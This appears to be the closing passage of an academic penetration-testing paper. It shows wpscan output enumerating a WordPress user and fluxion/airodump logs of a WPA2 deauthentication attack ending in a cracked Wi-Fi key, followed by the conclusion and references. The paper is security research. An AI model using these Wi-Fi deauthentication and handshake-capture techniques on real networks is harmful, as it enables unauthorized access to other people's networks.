[32m[+][0m Interesting header: LINK: <http://localhost:8080/wordpress/wp- json/>; rel="https://api.w.org/"
[32m[+][0m Interesting header: SERVER: Apache/2.4.29 (Win32) OpenSSL/1.0.2l PHP/7.1.11
[32m[+][0m Interesting header: X-POWERED-BY: PHP/7.1.11
[32m[+][0m XML-RPC Interface available under: http://192.168.234.1:8080/wordpress/xmlrpc.php
[33m[!][0m Includes directory has directory listing enabled: http://192.168.234.1:8080/wordpress/wp-includes/

[32m[+][0m WordPress version 4.9.1 (Released on 2017-11-29) identified from advanced fingerprinting, meta generator, links opml, stylesheets numbers
[32m[+][0m Enumerating plugins from passive detection ...
[32m[+][0m No plugins found

[32m[+][0m Enumerating usernames ... [32m[+][0m Identified the following 1 user/s:
+----+--------+-------------------------------+
| Id | Login   | Name        |
+----+--------+-------------------------------+
| 1           | mttlim | m@ttlim – Penetration Testing |
+----+--------+-------------------------------+

[32m[+][0m Finished: Thu Dec 28 15:20:14 2017 [32m[+][0m Requests Done: 88
[32m[+][0m Memory used: 38.707 MB [32m[+][0m Elapsed time: 00:00:10
```

Figure 10. Wpscan log file





Figure 11. The most accessed directory on wordpress attack analyzed using deep log analyzer

3.4. WPA2 attack

WPA2 uses four-way handshakes to communicate with the devices. During the handshake process, the AP and the device exchange encrypted keys (master key and transient key) to each other. In order to steal the handshake between the AP and connected device, fluxion sent packets of de-authentication data to the connected device. The de-authentication process caused the connected device to disconnect and lose the ability to use the internet from the connected AP. Then the connected device will try to connect to the AP again. This was where the handshakes between AP and the device were captured as shown in Figure. 12.



Capturing data on channel --> 6
Deauthenticating all clients on ABCDEFG

```
CH  6 ][ Elapsed: 30 s ][ 2017-12-31 22:39 ][ WPA handshake: 48:EE:0C:22:6E:96

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

48:EE:0C:22:6E:96    0 100      309      210    0   6  54e. WPA2 CCMP   PSK  ABCDEFG

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

48:EE:0C:22:6E:96  AC:37:43:A2:1F:83  -35    1e- 1e     0      229  ABCDEFG
```

```
22:38:57  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:38:58  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:38:58  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:38:59  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:38:59  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:00  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:00  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:01  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:01  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:01  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:02  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:02  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:03  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:03  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:04  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:04  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:05  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:05  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
22:39:06  Sending DeAuth to broadcast -- BSSID: [48:EE:0C:22:6E:96]
```

Figure 12. De-authentication packets were sent to the connected device

Figure 13 displayed the fluxion terminal after the right password was entered by the victim. It can be observed that fluxion did successfully discovered the master key and the transient key of the AP. As stated in [14], transient key is used to protect unicast communication between the AP and the devices. The transient key is derived from the master key, a fixed string, the MAC address of the AP, the MAC address of the client, and two random numbers. Meanwhile the master key contains concatenation of the passphrase, SSID, length of the SSID, and bit string that used only once in each session.



```
[00:00:00] 1/1 keys tested (38.00 k/s)

Time left: 0 seconds                                    100.00%

                 KEY FOUND! [ kucinghitamnamadiberi ]


Master Key     : 19 3D 9E CB 3B 10 30 E8 82 42 47 45 26 94 A7 56
                 47 CC 9B 70 BE FE 5C 2A 04 C1 B5 7E 6B AE 58 3A

Transient Key  : D0 1F 7C 9A 97 EB 2B 2B 06 A9 6A 66 18 C6 47 93
                 9E C3 17 E1 54 E9 FB 9A 80 23 C1 3E 03 12 26 4C
                 5E 9D 80 44 5C A1 BE 18 15 E2 47 78 22 2E AC CF
                 AA 19 86 8B B7 99 10 1F 01 EA 37 F1 9E 98 23 B4

EAPOL HMAC     : 78 AC F2 3C 50 53 E6 F8 3D 07 F7 25 73 79 9D 37
The password was saved in /root/ABCDEFG-password.txt
```

Figure 13. Fluxion screenshot of successful attack

This result can be compared to the result of WPA attack that used dictionary attack as demonstrated in [6]. The authors used manual command entered in the Kali Linux terminal. The commands that were used are airmon-ng (to scan the Wi- Fi network available), airodump-ng (to capture handshakes), aireplay-ng (to de-authenticate the target Wi-Fi network) and aircrack-ng (to crack the password). They used a file contains of hundreds of wordlists to crack the password which took hours and days to crack the password. In our WPA2 attach experiment, we used an automated scripted tool to hack the Wi-Fi network. The process using fluxion tool was easier and consume less time as well.

4. CONCLUSION AND FUTURE WORKS

In conclusion, the webserver has been penetrated by simulating the SQL injection, XSS, and WordPress attack. In SQL injections, the webserver was exploited with sqlmap tool with addition of usage of Burp Suite. An input was entered into the website and intercepted by the Burp Suite. By manipulating the information intercepted in Burp Suite, HTTP GET request and cookies had been managed to capture. Then HTTP GET request and cookies were used to in sqlmap tool to enumerate the content of the webserver. In XSS attack, a further step taken in which the attack not only managed to exploit the webserver of the victim, but it also managed to exploit and gain remote access on the victim’s machine. Meanwhile, in WordPress attack, the attack only focused in getting the username of the WordPress account. In the meantime, on firewall attack, we managed to capture the handshakes of the target Wi-Fi network, which later be used in creating rogue AP and cracking the password. The password was obtained from the fake login page created. The password then matched with the master key which obtained from the handshakes captured earlier. Future research includes evaluation of other attacks, deep analysis on the log files, and preventive measure to overcome the attacks.

ACKNOWLEDGEMENTS

The researchers in this study would like to acknowledge the International Islamic University Malaysia (IIUM) for the financial funding of this research through the Research Initiatives Grant Scheme (RIGS) RIGS15-070-0070.

REFERENCES

[1] P. S. Shinde and S. B. Ardhapurkar, "Cyber security analysis using vulnerability assessment and penetration testing," in Futuristic Trends in Research and Innovation for Social Welfare (Startup Conclave), World Conference on, pp. 1-5, 2016.

[2] W. G. Halfond, J. Viegas, and A. Orso, "A classification of SQL-injection attacks and countermeasures," in Proceedings of the IEEE International Symposium on Secure Software Engineering, pp. 13-15, 2006.

[3] D. Appelt, C. D. Nguyen, L. C. Briand, and N. Alshahwan, "Automated testing for SQL injection vulnerabilities: an input mutation approach," in Proceedings of the 2014 International Symposium on Software Testing and Analysis, pp. 259-269, 2014.

[4] M. D. Ambedkar, N. S. Ambedkar, and R. S. Raw, "A comprehensive inspection of cross site scripting attack," in Computing, Communication and Automation (ICCCA), 2016 International Conference on, pp. 497-502, 2016.

[5] A. K. Kyaw, F. Sioquim, and J. Joseph, "Dictionary attack on Wordpress: Security and forensic analysis," in Information Security and Cyber Forensics (InfoSec), 2015 Second International Conference on, pp. 158-164, 2015.

[6] M. Denis, C. Zena, and T. Hayajneh, "Penetration testing: Concepts, attack methods, and defense strategies," in Systems, Applications and Technology Conference (LISAT), 2016 IEEE Long Island, pp. 1-6, 2016.

[7] L. Allen, T. Heriyanto, and S. Ali, *Kali Linux–Assuring security by penetration testing*, Packt Publishing Ltd, 2014.

[8] C. P. Schultz and B. Perciaccante, *Kali Linux Cookbook*, Packt Publishing Ltd, 2017.

[9] T. S. Gunawan, M. K. Lim, N. F. Zulkurnain, and M. Kartiwi, "On the Review and Setup of Security Audit using Kali Linux," *Indonesian Journal of Electrical Engineering and Computer Science*, vol. 11, pp. 51-59, 2018.

[10] R. P. Karuparthi and B. Zhou, "Enhanced Approach to Detection of SQL Injection Attack," in Machine Learning and Applications (ICMLA), 2016 15th IEEE International Conference on, pp. 466-469, 2016.

[11] W3Techs, "Usage of Content Management Systems for Websites," [https://w3techs.com/technologies/overview/content_management/all], Retrieved on: 7 June 2018.

[12] M. Vanhoef and F. Piessens, "Predicting, Decrypting, and Abusing WPA2/802.11 Group Keys," in USENIX Security Symposium, pp. 673-688, 2016.

[13] D. Alam, M. A. Kabir, T. Bhuiyan, and T. Farah, "A Case Study of SQL Injection Vulnerabilities Assessment of. bd Domain Web Applications," in Cyber Security, Cyber Warfare, and Digital Forensic (CyberSec), 2015 Fourth International Conference on, pp. 73-77, 2015.

[14] I. Mavridis, A.-I. Androulakis, A. Halkias, and P. Mylonas, "Real-life paradigms of wireless network security attacks," in Informatics (PCI), 2011 15th Panhellenic Conference on, pp. 112-116, 2011.